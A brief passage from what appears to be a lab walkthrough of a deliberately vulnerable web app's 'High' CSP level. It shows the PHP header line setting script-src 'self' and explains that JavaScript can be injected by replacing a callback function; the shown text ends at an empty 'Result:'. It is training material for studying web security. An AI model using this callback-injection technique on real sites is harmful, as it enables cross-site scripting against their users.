


High Level

The Content Security Policy for the high security level is the following:

```
$headerCSP = "Content-Security-Policy: script-src 'self';";
```

Again, it only checks for *script-src*, but this time we will have to use some tool to make the injection. The code uses a callback function in which we can inject our JavaScript code, replacing the callback function:



Result: